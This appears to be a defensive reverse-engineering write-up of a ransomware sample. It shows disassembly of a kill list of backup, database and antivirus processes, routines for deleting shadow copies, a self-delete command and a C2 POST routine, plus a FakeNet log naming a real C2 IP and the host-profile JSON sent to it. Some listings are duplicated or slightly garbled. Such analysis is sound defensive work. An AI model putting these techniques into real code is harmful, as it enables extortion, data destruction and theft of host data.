000000000403C10 mov     [ebp+var_4], offset aCWindowsSystem ; "C:\\Windows\\system32\\vssvc.exe"

```

```

000000000403C17
000000000403C17 loc_403C17:           ; int
000000000403C17 push    esi
000000000403C18 push    [ebp+edi*4+var_1C] ; LPCWSTR
000000000403C1C call   sub_403F68
000000000403C21 inc     edi
000000000403C22 pop     ecx
000000000403C23 pop     ecx
000000000403C24 cmp     edi, 7
000000000403C27 jl     short loc_403C17

```

```

000000000403C29 mov     eax, offset aMssqlMicrosoft ; "MSSQL$MICROSOFT##WID.exe"
000000000403C2E mov     [ebp+lpString], offset aWxserverExe ; "wxServer.exe"
000000000403C38 mov     [ebp+var_174], offset aWxserverViewEx ; "wxServerView.exe"
000000000403C42 mov     [ebp+var_170], offset aSqlmangrExe ; "sqlmangr.exe"
000000000403C4C mov     [ebp+var_16C], offset aRaguiExe ; "RAGui.exe"
000000000403C56 mov     [ebp+var_168], offset aSuperviseExe ; "supervise.exe"
000000000403C60 mov     [ebp+var_164], offset aCultureExe ; "Culture.exe"
000000000403C6A mov     [ebp+var_160], offset aDefwatchExe ; "Defwatch.exe"
000000000403C74 mov     [ebp+var_15C], offset aWinwordExe ; "winword.exe"
000000000403C7E mov     [ebp+var_158], offset aQbw32Exe ; "QBW32.exe"
000000000403C88 mov     [ebp+var_154], offset aQbdbmgrExe ; "QBDBMgr.exe"
000000000403C92 mov     [ebp+var_150], offset aQbupdateExe ; "qbupdate.exe"
000000000403C9C mov     [ebp+var_14C], offset aAxlbridgeExe ; "axlbridge.exe"
000000000403CA6 mov     [ebp+var_148], offset aHttpdExe ; "httpd.exe"
000000000403CBA mov     [ebp+var_144], offset aFdlauncherExe ; "fdlauncher.exe"
000000000403CBA mov     [ebp+var_140], offset aMsdtSrvrExe ; "MsDtSrvr.exe"
000000000403CC4 mov     [ebp+var_13C], offset aJavaExe ; "java.exe"
000000000403CCE mov     [ebp+var_138], offset a360seExe ; "360se.exe"
000000000403CD8 mov     [ebp+var_134], offset a360doctorExe ; "360doctor.exe"
000000000403CE2 mov     [ebp+var_130], offset aWdswfsafeExe ; "wdswfsafe.exe"
000000000403CEC mov     [ebp+var_12C], offset aFdhostExe ; "fdhost.exe"
000000000403CF6 mov     [ebp+var_128], offset aGdscanExe ; "GDscan.exe"
000000000403D00 mov     [ebp+var_124], offset aZhudongfangyuE ; "ZhuDongFangYu.exe"
000000000403D0A mov     [ebp+var_120], offset aQbdbmgrnExe ; "QBDBMgrN.exe"
000000000403D14 mov     [ebp+var_11C], offset aMysqldExe ; "mysqld.exe"
000000000403D1E mov     [ebp+var_118], offset aAutodeskkdeskto ; "AutodeskDesktopApp.exe"
000000000403D28 mov     [ebp+var_114], offset aAcwebbrowserEx ; "acwebbrowser.exe"
000000000403D32 mov     [ebp+var_110], offset aCreativeCloudE ; "Creative Cloud.exe"
000000000403D3C mov     [ebp+var_10C], offset aAdobeDesktopSe ; "Adobe Desktop Service.exe"
000000000403D46 mov     [ebp+var_108], offset aCoresyncExe ; "CoreSync.exe"
000000000403D50 mov     [ebp+var_104], offset aAdobeCefHelper ; "Adobe CEF Helper.exe"
000000000403D5A mov     [ebp+var_100], offset aNodeExe ; "node.exe"
000000000403D64 mov     [ebp+var_FC], offset aAdobeipcbroker ; "AdobeIPCBroker.exe"
000000000403D6E mov     [ebp+var_F8], offset aSyncTaskbarExe ; "sync-taskbar.exe"
000000000403D78 mov     [ebp+var_F4], offset aSyncWorkerExe ; "sync-worker.exe"
000000000403D82 mov     [ebp+var_F0], offset aInputpersonali ; "InputPersonalization.exe"
000000000403D8C mov     [ebp+var_EC], offset aAdobeCollabSyn ; "AdobeCollabSync.exe"
000000000403D96 mov     [ebp+var_E8], offset aBrctrlcntrExe ; "BrCtrlCntr.exe"

```

From analysing the routine we see that it is divided in two main sections, the first one running a set of predefined commands to disabled and remove shadow copies and backups, and a second one that goes through the list of processes and calls "taskkill" for each of them.

```

0000000000403F8C stosu
0000000000403F8D mov     ecx, offset aPowershell ; "powershell "
0000000000403F92 push   ebx                ; int
0000000000403F93 push   [ebp+arg_0]       ; LPCWSTR
0000000000403F96 stosd
0000000000403F97 stosd
0000000000403F98 stosd
0000000000403F99 mov     eax, offset aCmdC ; "cmd /C "
0000000000403F9E cmovnz eax, ecx
0000000000403FA1 push   eax                ; lpString
0000000000403FA2 call   Str_concat
0000000000403FA7 add     esp, 18h
0000000000403FAA mov     edi, eax
0000000000403FAC lea   eax, [ebp+ProcessInformation]
0000000000403FAF push   eax                ; lpProcessInformation
0000000000403FB0 lea   eax, [ebp+StartupInfo]
0000000000403FB3 push   eax                ; lpStartupInfo
0000000000403FB4 push   ebx                ; lpCurrentDirectory
0000000000403FB5 push   ebx                ; lpEnvironment
0000000000403FB6 push   8000000h          ; dwCreationFlags
0000000000403FBB push   ebx                ; bInheritHandles
0000000000403FBC push   ebx                ; lpThreadAttributes
0000000000403FBD push   ebx                ; lpProcessAttributes
0000000000403FBE push   edi                ; lpCommandLine
0000000000403FBF push   ebx                ; lpApplicationName
0000000000403FC0 call   ds:CreateProcessW
0000000000403FC6 test   eax, eax
0000000000403FC8 jz     short loc_403FE5


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```

0000000000403FCA push   0FFFFFFFFh       ; dwMilliseconds
0000000000403FCC push   [ebp+ProcessInformation.hProcess] ; hHandle
0000000000403FCF call   ds:WaitForSingleObject
0000000000403FD5 push   [ebp+ProcessInformation.hProcess] ; hObject

```


Another way to browse through the code is to use the IDA feature Xref from graph. This can be done because the sample is not obfuscated, and the windows API calls are being referred explicitly. Using this tool we can guide our analysis following the Windows API calls of interest



Well...I said we could use it, not that it was small nor easy ;). However, if we zoom into it, we can have a good understanding of the different functions and have a gist of their purpose. For example:



Here we see the “ShellExecuteW” API call (always interesting to see what the sample might try to execute) that is called right before exiting. If we go where it is called, we end up in the following routine :

```

; Attributes: noreturn bp-based frame
sub_404A88 proc near
Filename= word ptr -208h

push    ebp
mov     ebp, esp
sub     esp, 208h
lea     eax, [ebp+Filename]
push    esi
push    edi
push    104h          ; nSize
push    eax          ; lpFilename
xor     edi, edi
push    edi          ; hModule
call    ds:GetModuleFileNameW
push    edi          ; int
lea     eax, [ebp+Filename]
push    eax          ; LPCWSTR
push    offset aCTimeoutT15Nob ; " /C timeout /T 15 /NOBREAK && del \"
call    Str_copy
push    1            ; int
push    offset asc_407440 ; "\" /F"
push    eax          ; lpString
call    Str_copy
add     esp, 18h
mov     esi, eax
push    edi          ; nShowCmd
push    edi          ; lpDirectory
push    esi          ; lpParameters
push    offset File  ; "cmd.exe"
push    offset Operation ; "open"
push    edi          ; hwnd
call    ds:ShellExecuteW
push    esi          ; lpMem
call    sub_4010C4
pop     ecx
call    sub_40114A
sub_404A88 endp

```

The routine consists of calling the API “GetModuleFileName” with “hmodule” Null to get the path of the executable file of the current process. Then, it prepares a command line that would look like execute the command and then exits.

By looking at the XRef graph we also notice some classic Windows API calls used to send http packets over the network. If we follow the references we find the following routine :

```

000000004050DB ; int __cdecl C2_handler(LPCSTR lpszServerName, INTERNET_PORT nServerPort, LPCSTR lpszObjectName, LPCSTR)
000000004050DB C2_handler proc near
000000004050DB
000000004050DB Buffer= byte ptr -204h
000000004050DB dwNumberOfBytesRead= dword ptr -0Ch
000000004050DB hRequest= dword ptr -8
000000004050DB hInternet= dword ptr -4
000000004050DB lpszServerName= dword ptr 8
000000004050DB nServerPort= word ptr 0Ch
000000004050DB lpszObjectName= dword ptr 10h
000000004050DB arg_C= dword ptr 14h
000000004050DB
000000004050DB push    ebp
000000004050DC mov     ebp, esp
000000004050DE sub     esp, 204h
000000004050E4 push    ebx
000000004050E5 push    esi
000000004050E6 xor     esi, esi
000000004050E8 push    esi           ; int
000000004050E9 push    [ebp+arg_C]   ; LPCSTR
000000004050EC push    offset aData  ; "data="
000000004050F1 call   sub_4033B9
000000004050F6 push    1             ; int
000000004050F8 push    40h           ; char
000000004050FA push    2Bh           ; char
000000004050FC push    eax            ; lpMem
000000004050FD call   Handle_data_structure_?
00000000405102 mov     ebx, eax
00000000405104 add     esp, 1Ch
00000000405107 test    ebx, ebx
00000000405109 jz     loc_405234

```

```

0000000040510F push    edi
00000000405110 push    esi           ; dwFlags
00000000405111 push    esi           ; lpszProxyBypass
00000000405112 push    esi           ; lpszProxy
00000000405113 push    1             ; dwAccessType
00000000405115 push    offset szAgent ; "Mozilla/4.0 (compatible; MSIE 6.0b; Win"...
0000000040511A call   ds:InternetOpenA
00000000405120 mov     edi, eax
00000000405122 test    edi, edi
00000000405124 jnz    short loc_405133

```

```

00000000405133
00000000405133 loc_405133:           ; dwContext
00000000405133 push    esi
00000000405134 push    esi           ; dwFlags
00000000405135 push    3             ; dwService
00000000405137 push    esi           ; lpszPassword
00000000405138 push    esi           ; lpszUserName
00000000405139 push    dword ptr [ebp+nServerPort]; nServerPort
0000000040513C push    [ebp+lpszServerName]; lpszServerName
0000000040513F push    edi           ; hInternet
00000000405140 call   ds:InternetConnectA
00000000405146 mov     [ebp+hInternet], eax
00000000405149 test    eax, eax
0000000040514B jnz    short loc_405160

```

```

00000000405160
00000000405160 loc_405160:           ; dwContext
00000000405160 push    esi
00000000405161 push    80000000h     ; dwFlags
00000000405166 push    esi           ; lpIpszAcceptTypes
00000000405167 push    esi           ; lpszReferrer
00000000405168 push    esi           ; lpszVersion
00000000405169 push    [ebp+lpszObjectName]; lpszObjectName
0000000040516C push    offset szVerb ; "POST"
00000000405171 push    eax            ; hConnect
00000000405172 call   ds:HttpOpenRequestA
00000000405178 mov     [ebp+hRequest], eax

```

```

00000000405133 push esi
00000000405134 push esi ; dwFlags
00000000405135 push 3 ; dwService
00000000405137 push esi ; lpzPassword
00000000405138 push esi ; lpzUserName
00000000405139 push dword ptr [ebp+nServerPort] ; nServerPort
0000000040513C push [ebp+lpzServerName] ; lpzServerName
0000000040513F push edi ; hInternet
00000000405140 call ds:InternetConnectA
00000000405146 mov [ebp+hInternet], eax
00000000405149 test eax, eax
0000000040514B jnz short loc_405160

```

```

00000000405160 loc_405160: ; dwContext
00000000405160 push esi
00000000405161 push 8000000h ; dwFlags
00000000405166 push esi ; lpzAcceptTypes
00000000405167 push esi ; lpzReferrer
00000000405168 push esi ; lpzVersion
00000000405169 push [ebp+lpzObjectName] ; lpzObjectName
0000000040516C push offset szVerb ; "POST"
00000000405171 push eax ; hConnect
00000000405172 call ds:HttpOpenRequestA
00000000405178 mov [ebp+hRequest], eax
0000000040517B push ebx ; lpMem
0000000040517C test eax, eax
0000000040517E jnz short loc_405194

```

```

00000000405194 loc_405194:
00000000405194 mov esi, ds:lstrlenA
0000000040519A call esi ; lstrlenA
0000000040519C push eax ; dwOptionalLength
0000000040519D push ebx ; lpOptional
0000000040519E push offset szHeaders ; "Content-Type: application/x-www-form-urlencoded"
000000004051A3 call esi ; lstrlenA
000000004051A5 mov esi, [ebp+hRequest]
000000004051A8 push eax ; dwHeadersLength
000000004051A9 push offset szHeaders ; "Content-Type: application/x-www-form-urlencoded"
000000004051AE push esi ; hRequest
000000004051AF call ds:HttpSendRequestA
000000004051B5 test eax, eax
000000004051B7 jnz short loc_4051C9

```

```

000000004051B9 push ebx ; lpMem
000000004051BA call Free_heap
000000004051BF mov esi, ds:InternetCloseHandle
000000004051C5 pop ecx
000000004051C6 push edi
000000004051C7 jmp short loc_405204

```

```

000000004051C9 loc_4051C9:
000000004051C9 xor eax, eax
000000004051CB push eax ; dwContext
000000004051CC push eax ; dwMoveMethod
000000004051CD push eax ; lpDistanceToMoveHigh
000000004051CE push eax ; lDistanceToMove
000000004051CF push esi ; hFile
000000004051D0 mov [ebp+dwNumberOfBytesRead], eax
000000004051D3 call ds:InternetSetFilePointer
000000004051D9 lea eax, [ebp+dwNumberOfBytesRead]
000000004051DC push eax ; lpdwNumberOfBytesRead
000000004051DD push 1F4h ; dwNumberOfBytesToRead
000000004051E2 lea eax, [ebp+Buffer]
000000004051E8 push eax ; lpBuffer
000000004051E9 push esi ; hFile
000000004051EA call ds:InternetReadFile
000000004051F0 push ebx ; lpMem
000000004051F1 mov esi, eax
000000004051F3 call Free_heap
000000004051F8 pop ecx
000000004051F9 test esi, esi
000000004051FB mov esi, ds:InternetCloseHandle
00000000405201 push edi ; hInternet
00000000405202 jnz short loc_405214


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By exploring this routine, we see that a post request is done. But now the question is what information is been sent. In the next section we are going to find out exactly what is been sent via the post http request.


In order to fast forward the analysis, confirm some hypothesis, and discover new functionality, we will start the sample in the x32/64 debugger while having Procmon and FakeNet running next to it to get more insights.

Dynamic analysis

Now that our ransomware is running in a controlled environment we can see in more details how the different commands and processes are been killed by it.



Let's continue where we left trying to understand what is sent to the server over an http post request. In the following screenshot we can see how the IP and Port are decoded from the string stored in the ".rdata" section of the executable.



Once it has that information the malware will start preparing the request. This means setting up the headers and the content that will be sent. Once done it will call the API call "HttpSendRequest" to send the http request. Using FakeNet we received that request and respond with a fake site to emulate the "C2".

```
07/23/20 01:29:00 PM Diverted 1CMP type 3 code 1 10.0.0.2 -> 10.0.0.2
07/23/20 01:29:08 PM Diverted 79385ED97732AE0036E67824DE18E28.exe (5400) requested TCP 217.8.117.26:80
07/23/20 01:29:36 PM Diverted System (4) requested UDP 10.0.0.255:138
07/23/20 01:33:48 PM Diverted 79385ED97732AE0036E67824DE18E28.exe (5400) requested TCP 217.8.117.26:80
07/23/20 01:33:48 PM HTTPListener80 POST /gateinfo HTTP/1.1
07/23/20 01:33:48 PM HTTPListener80 Content-type: application/x-www-form-urlencoded
07/23/20 01:33:48 PM HTTPListener80 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914)
07/23/20 01:33:48 PM HTTPListener80 Host: 217.8.117.26
07/23/20 01:33:48 PM HTTPListener80 Content-Length: 4097
07/23/20 01:33:48 PM HTTPListener80 Cache-Control: no-cache
07/23/20 01:33:48 PM HTTPListener80 data=U1Tntw2ggIzqzh3lyby@fA6DswbZ0USEsdriu4hHnk5LQs5Imjmoc@Bw@DAFgXe
07/23/20 01:33:48 PM HTTPListener80 TY@41bi56ocu9nr07hf3zrFnAss8dtebl/5Kqu6KSbqodebTo5gozRAARInt8IYt
07/23/20 01:33:48 PM HTTPListener80 Yz/G1fKST7uyy4OUJpJ06gcvj9kaxvBoj13jC9quwhintE91HjB0hxxwFqihS5
07/23/20 01:33:48 PM HTTPListener80 uBoUNxv4E5doFkdCwvqhF8mEWkHLMEGm7LS/QX1FLT9ZKX7LHC0I1J/2NeKYDFv1
07/23/20 01:33:48 PM HTTPListener80 HcgLD@EBZ1B0ckuFedSUY/xJB7zcu3hdGuPPQni2kNcs3Rmpx8k1myXERFA0hrYY
07/23/20 01:33:48 PM HTTPListener80 i9AdjL1InFak8sxppkHFGCvgiBYLVZP87uyuu9JFgEzcy3pvoCgF59wgwVCDT
07/23/20 01:33:48 PM HTTPListener80 Jzr1Y31ja5KN25nshzugcttMa4CjKDXSywsZps/4KvJTMqk1JvThgQ0aw94rtk@
07/23/20 01:33:48 PM HTTPListener80 QGjkvDC681UXEj9e0AKh83/Jxxvbg3BnnVlek@Bf/gADrxQU4Ezk70qgvVGC4qw
07/23/20 01:33:48 PM HTTPListener80 Lrg9SRr0tIew5AMEzphHUPqGfgn3rxv1kcbp101w7Jq080VrwcozKfY59wBpwH
07/23/20 01:33:48 PM HTTPListener80 J1aaJzZGJwv5YF7psS@0a3jFJRJoq8IDras05F/03vWAcg4E041195EYw6G
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07/23/20 01:33:49 PM HTTPListener80 Storing HTTP POST headers and data to http_20200723_133349.txt.
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As the picture shows the ransomware sends a big blob encoded in base64 to the c2 server at “http://217.8.117.[.]26/gateinfo”. But where is this information coming from? For this we need to go back to the code an analyse what happened so far.

```
00000000040410F ; int __cdecl Gen_json_with_data(LPCWSTR lpString, LPCWSTR)
00000000040410F Gen_json_with_data proc near
00000000040410F
00000000040410F var_18= dword ptr -18h
00000000040410F lpMem= dword ptr -14h
00000000040410F var_10= dword ptr -10h
00000000040410F var_C= dword ptr -0Ch
00000000040410F var_8= dword ptr -8
00000000040410F var_4= dword ptr -4
00000000040410F lpString= dword ptr 8
00000000040410F arg_4= dword ptr 0Ch
00000000040410F
00000000040410F push ebp
000000000404110 mov ebp, esp
000000000404112 sub esp, 18h
000000000404115 push ebx
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0000000000404116 push esi
0000000000404117 push edi
0000000000404118 call Get_HW_profile_hwid
000000000040411D mov ebx, eax
000000000040411F call Gen_token_?
0000000000404124 push [ebp+lpString] ; lpString
0000000000404127 mov edi, eax
0000000000404129 mov [ebp+lpMem], edi
000000000040412C call Unicode_to_ascii
0000000000404131 mov esi, eax
0000000000404133 mov [ebp+var_18], esi
0000000000404136 call Get_current_os_regkey
000000000040413B mov [ebp+var_4], eax
000000000040413E call Get_username
0000000000404143 mov [ebp+var_8], eax
0000000000404146 call Get_computer_name
000000000040414B mov [ebp+var_C], eax
000000000040414E call Get_locale
0000000000404153 push 0 ; int
0000000000404155 push ebx ; LPCSTR
0000000000404156 push offset aHwid ; "{\hwid\":"
000000000040415B mov [ebp+var_10], eax
000000000040415E call Append_str
0000000000404163 push 1 ; int
0000000000404165 push offset aToken ; "\",\"token\":"
000000000040416A push eax ; lpString
000000000040416B call Append_str
0000000000404170 push 1 ; int
0000000000404172 push edi ; LPCSTR
0000000000404173 push eax ; lpString
0000000000404174 call Append_str
0000000000404179 xor edi, edi
000000000040417B inc edi
000000000040417C push edi ; int
000000000040417D push offset aUserid ; "\",\"userid\":"
0000000000404182 push eax ; lpString
0000000000404183 call Append_str
0000000000404188 push edi ; int
0000000000404189 push 8 ; int
000000000040418B push eax ; lpMem
000000000040418C call sub_40337F
0000000000404191 add esp, 40h
0000000000404194 push edi ; int
0000000000404195 push offset aBuildid ; "\",\"buildid\":"
000000000040419A push eax ; lpString
000000000040419B call Append_str
00000000004041A0 push edi ; int
00000000004041A1 push 17h ; int
00000000004041A3 push eax ; lpMem
00000000004041A4 call sub_40337F
00000000004041A9 push edi ; int
00000000004041AA push offset aExt ; "\",\"ext\":"
00000000004041AF push eax ; lpString
00000000004041B0 call Append_str

```

In this function we see that there is a template for a json file were some details about the system are gathered and later appended to the json temple string. Examples of details that are gathered include but are not limited to:

- GetCurrentHwProfileA

- Gen_token (some crypto API calls are involved)
- Query the registry key ""
- GetUsername
- GetComputername
- GetLocale
- Etc.


Once it finished querying the system it generates a json that looks as follows:

```

{
  "huId": "a16p79qv5-n81f-1116-1968-886q6b66963d",
  "token": "SYakqh:LfKc8IXpaJEdgEuvHq10+hpQXNDVZPgAq47bc1s8=...",
  "userId": "8",
  "buildId": "23",
  "ext": "Zsmrn",
  "osver": "Windows10Enterprise",
  "wusername": "REM",
  "wpcname": "DESKTOP-2C31Q00",
  "rsakey": "MB3nJTV3M6/+1EGYCVm8U5y1egpEe1Ly8nSalCoNe6Tz1v5f79DJERHfJVInZ0...+SkKpvoK+703JemPbYR1Ged1Z2gE14BmXn9eEaT0CceUD9CG818WneF15+34...0NFF09nZJ1fohumFo1PnLtasRY1moU1fg7F9abH/PvhcD9YcFyFP1s0ktgP...
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  "locale": "English(UnitedStates)",
  "isAdmin": "1",
  "isServer": "0",
  "hasrukeys": "0",
  "arch": "x64"
}

```

After the information is gathered, we see that some encryption is initialised (creating encryption keys, specifying algorithms, etc) but some of the information used is queried from a file that was written in “%temp%\boot.sys” in an earlier stage. The most interesting aspect of this, is that the information is not read from the file itself, instead it queries the file using the convention “filename.ext:string”. This means that this ransomware is using Alternate Data Streams to hide information. Using the ADS-spy tool we can inspect the content that is been read by the malware.



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Quick scan (Windows base folder only)
 Full scan (all NTFS drives)
 Scan only this folder:

Ignore safe system info data streams ('encryptable', 'SummaryInformation', etc)
 Calculate MD5 checksums of streams' contents

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Viewing contents of C:\Users\REM\AppData\Local\Temp\boot.sys: kqgwsimzqzqhwaq

